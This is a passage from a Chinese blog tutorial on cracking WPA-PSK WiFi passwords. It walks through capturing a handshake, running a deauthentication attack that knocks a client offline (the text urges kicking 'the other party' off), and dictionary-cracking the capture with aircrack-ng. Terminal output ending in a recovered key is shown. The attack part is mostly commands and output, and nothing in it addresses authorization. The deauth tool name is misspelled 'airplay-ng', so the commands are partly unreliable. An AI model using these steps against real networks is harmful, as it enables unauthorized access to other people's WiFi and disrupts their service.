
参数解释：

-c 设置目标AP的工作信道。

-w 后面紧跟要保存的文件的文件名，注意：生成的文件名是qwer-01.cap，后面破解密码时需要用到文件名。

wlan0mon：为之前已经开启监听的网卡名。

在右上角出现handshake的提示证明获得了包含WPA-PSK密码的4次握手数据报文。




如未出现, 进行death攻击加速破解过程, 不要关闭当前shell, 打开另一个shell进行下一步, 输入命令: `airplay-ng -0 10 -a AP的MAC -c 客户端的mac wlan0mon` 注意如果抓不到握手包就把对方踢下线, 这样就会抓包成功

参数解释:

-0: 采用Death攻击模式, 后面紧跟攻击次数, 这里设置为10, 大家可以根据实际情况设置, 如果设置为0, 则会导致对方一直掉线。


-a: 后面跟AP的mac地址。

-c: 后面跟客户端的mac地址。



4.7、破解WIFI握手包。

使用命令： `aircrack-ng -w 密码字典的路径 捕获的.cap文件`，按Enter开始执行。之前抓到的握手包会显示在内，选择7，按Enter进行破解。



```
(root@xgj)~[~]
# aircrack-ng -w /usr/share/wordlists/passwd.txt qwer-01.cap
Reading packets, please wait ...
Opening qwer-01.cap
Read 1274 packets.

# BSSID          ESSID          Encryption
1 08:D2:3E:65:8E:0C
2 20:6B:E7:D1:7C:3B TP-LINK_7C3B   Unknown
3 3C:FA:43:2E:B2:D0 HUAWEI-MXP6C7  Unknown
4 4C:E9:E4:F1:37:7A
5 4C:E9:E4:F1:37:7C H3C_F1377A     Unknown
6 64:6E:97:CC:88:A0 TP-LINK_88A0   Unknown
7 xgj                WPA (1 handshake)
8 F0:98:38:D6:68:8C ChinaNet-vxfg  Unknown

Index number of target network ? 7
```

开始进行密码破解，能否成功破解WIFI密码取决于密码字典本身是否包含了这个密码，破解的时间取决于CPU的运算速度以及密码本身的复杂程度。

KEY FOUND! 便是破解成功，密码就是[]里面的值。

Kali Linux - VMware Workstation

文件(F) 编辑(E) 查看(V) 虚拟机(M) 选项卡(T) 帮助(H)

root@xgj: ~ root@xgj: ~ [wordlists - ... wordlists - ... 03:28 下午

wordlists - 文件管理器

```
Aircrack-ng 1.6
[00:45:08] 12378240/100000000 keys tested (4547.25 k/s)
Time left: 5 hours, 21 minutes, 10 seconds 12.38%
KEY FOUND! [ 12345678 ]
Master Key : 7F CA F0 C4 C9 65 A9 00 BE 18 07 D2 3A E1 14 F8
              38 39 CC 29 67 22 85 41 02 75 5F 20 80 33 3B F2
Transient Key : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                  00 00 00 00 00 00 00 00 00 00 00 00 00 00
                  00 00 00 00 00 00 00 00 00 00 00 00 00 00
EAPOL HMAC : 78 91 63 36 CF 5B 9B 8E 1B 0F 68 52 CC 85 3E 44
```

要将输入定向到该虚拟机，请将鼠标指针移入其中或按 Ctrl+G。

技术让生活更美好。

分类: [技术类](#)

好文要顶

关注我

收藏该文



BK小君

粉丝 - 6 关注 - 0

+加关注

1

推荐

0

反对

posted @ 2021-07-01 15:33 [BK小君](#) 阅读(12102) 评论(2) [编辑](#) [收藏](#) [举报](#)